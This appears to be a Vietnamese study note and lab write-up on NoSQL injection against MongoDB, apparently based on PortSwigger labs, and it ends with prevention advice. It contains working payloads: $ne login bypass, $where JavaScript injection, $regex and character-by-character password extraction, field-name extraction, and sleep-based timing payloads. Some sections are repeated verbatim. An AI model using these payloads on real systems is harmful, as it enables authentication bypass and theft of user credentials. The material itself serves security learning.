
Khi ta thêm ‘ vào sau administrator, lỗi đã xuất hiện




Tiếp tục thêm ‘&&1==’1 thì code trả về 200, chứng tỏ có thể khai thác NoSQL injection

Nếu vậy, chúng ta có thể khai thác passwd bằng ' && this.password[0]=='a. Ở đây, có thể chuyển sang intruder để tự động hóa việc dò pass





Lọc theo độ dài respond chúng ta nhận được password



**Chèn toán tử vào MongoDB**

Hãy xem xét một ứng dụng dễ bị tấn công chấp nhận tên người dùng và mật khẩu trong nội dung POSTyêu cầu:

{"username":"wiener","password":"peter"}

Để kiểm tra xem bạn có thể chèn toán tử hay không, bạn có thể thử thêm $wheretoán tử làm tham số bổ sung, sau đó gửi một yêu cầu trong đó điều kiện được đánh giá là sai, và một yêu cầu khác được đánh giá là đúng. Ví dụ:

{"username":"wiener","password":"peter", "$where":"0"}{"username":"wiener","password":"peter", "$where":"1"}

Nếu có sự khác biệt giữa các phản hồi, điều này có thể chỉ ra rằng biểu thức JavaScript trong $wheremệnh đề đang được đánh giá.

**Chèn toán tử vào MongoDB**

Hãy xem xét một ứng dụng dễ bị tấn công chấp nhận tên người dùng và mật khẩu trong nội dung POSTyêu cầu:

{"username":"wiener","password":"peter"}

Để kiểm tra xem bạn có thể chèn toán tử hay không, bạn có thể thử thêm $where toán tử làm tham số bổ sung, sau đó gửi một yêu cầu trong đó điều kiện được đánh giá là sai, và một yêu cầu khác được đánh giá là đúng. Ví dụ:

{"username":"wiener","password":"peter", "$where":"0"}

{"username":"wiener","password":"peter", "$where":"1"}

Nếu có sự khác biệt giữa các phản hồi, điều này có thể chỉ ra rằng biểu thức JavaScript trong $wheremệnh đề đang được đánh giá.

**Trích xuất tên trường**

Nếu bạn đã chèn một toán tử cho phép chạy JavaScript, bạn có thể sử dụng keys()phương thức này để trích xuất tên của các trường dữ liệu. Ví dụ: bạn có thể gửi đoạn mã sau:

"$where":"Object.keys(this)[0].match('^.{0}a.\*')"

Thao tác này sẽ kiểm tra trường dữ liệu đầu tiên trong đối tượng người dùng và trả về ký tự đầu tiên của tên trường. Thao tác này cho phép bạn trích xuất tên trường theo từng ký tự.

**Trích xuất tên trường**

Nếu bạn đã chèn một toán tử cho phép chạy JavaScript, bạn có thể sử dụng keys()phương thức này để trích xuất tên của các trường dữ liệu. Ví dụ: bạn có thể gửi đoạn mã sau:

"$where":"Object.keys(this)[0].match('^.{0}a.\*')"

Thao tác này sẽ kiểm tra trường dữ liệu đầu tiên trong đối tượng người dùng và trả về ký tự đầu tiên của tên trường. Thao tác này cho phép bạn trích xuất tên trường theo từng ký tự

**Trích xuất dữ liệu bằng cách sử dụng toán tử**

Ngoài ra, bạn có thể trích xuất dữ liệu bằng các toán tử không cho phép bạn chạy JavaScript. Ví dụ: bạn có thể sử dụng toán $regextử để trích xuất dữ liệu theo từng ký tự.

Hãy xem xét một ứng dụng dễ bị tấn công chấp nhận tên người dùng và mật khẩu trong nội dung POSTyêu cầu. Ví dụ:

{"username":"myuser","password":"mypass"}

Bạn có thể bắt đầu bằng cách kiểm tra xem $regextoán tử có được xử lý như sau không:

{"username":"admin","password":{"$regex":"^.\*"}}

Nếu phản hồi cho yêu cầu này khác với phản hồi bạn nhận được khi nhập sai mật khẩu, điều này cho thấy ứng dụng có thể bị tấn công. Bạn có thể sử dụng toán $regextử để trích xuất dữ liệu theo từng ký tự. Ví dụ: đoạn mã sau sẽ kiểm tra xem mật khẩu có bắt đầu bằng a:

{"username":"admin","password":{"$regex":"^a\*"}}


LAB

Ta thấy khi truyền password bình thường, server trả về passwd sai nhưng khi ta sử dụng {"$ne":"invalid"}, Điều kiện này nghĩa là: tìm user Carlos có password khác "invalid".


* Với bất kỳ user thực sự tồn tại (Carlos có password đúng khác "invalid"), điều kiện này sẽ match.
* → MongoDB trả về document carlos.

Tuy nhiên, cơ chế bảo mật ứng dụng thấy rằng:


* Có đúng username, nhưng password không hề được so sánh trực tiếp.
* Hoặc query trả về user khi không có password cụ thể.
* Ứng dụng backend sẽ coi đây là truy cập bất thường / brute-force / injection, nên thay vì báo sai password, nó khóa account luôn (Account locked).



Phản hồi: Invalid username or password khi thêm "$where": "0"



$where đang thực thi JavaScript expressions → có thể khai thác Blind NoSQLi bằng cách chèn điều kiện JS



**Tiêm dựa trên thời gian**

Đôi khi, việc kích hoạt lỗi cơ sở dữ liệu không gây ra sự khác biệt trong phản hồi của ứng dụng. Trong trường hợp này, bạn vẫn có thể phát hiện và khai thác lỗ hổng bằng cách sử dụng JavaScript injection để kích hoạt độ trễ thời gian có điều kiện.

Để thực hiện tiêm NoSQL dựa trên thời gian:

1. Tải trang nhiều lần để xác định thời gian tải cơ sở.
2. Chèn một tải trọng dựa trên thời gian vào đầu vào. Tải trọng dựa trên thời gian gây ra độ trễ cố ý trong phản hồi khi được thực thi. Ví dụ: {"$where": "sleep(5000)"}gây ra độ trễ cố ý 5000 ms khi tiêm thành công.
3. Xác định xem phản ứng có tải chậm hơn không. Điều này cho thấy tiêm thành công.

Các tải trọng dựa trên thời gian sau đây sẽ kích hoạt độ trễ thời gian nếu mật khẩu bắt đầu bằng chữ cái a:

admin'+function(x){var waitTill = new Date(new Date().getTime() + 5000);while((x.password[0]==="a") && waitTill > new Date()){};}(this)+'admin'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'

**Ngăn chặn NoSQL injection**

Cách phù hợp để ngăn chặn các cuộc tấn công NoSQL injection phụ thuộc vào công nghệ NoSQL cụ thể đang sử dụng. Vì vậy, chúng tôi khuyên bạn nên đọc tài liệu bảo mật cho cơ sở dữ liệu NoSQL bạn chọn. Tuy nhiên, các hướng dẫn chung sau đây cũng sẽ hữu ích:

* Khử trùng và xác thực thông tin đầu vào của người dùng bằng cách sử dụng danh sách các ký tự được chấp nhận.
* Chèn dữ liệu đầu vào của người dùng bằng các truy vấn có tham số thay vì nối dữ liệu đầu vào của người dùng trực tiếp vào truy vấn.
* Để ngăn chặn việc chèn lệnh điều hành, hãy áp dụng danh sách cho phép các khóa được chấp nhận.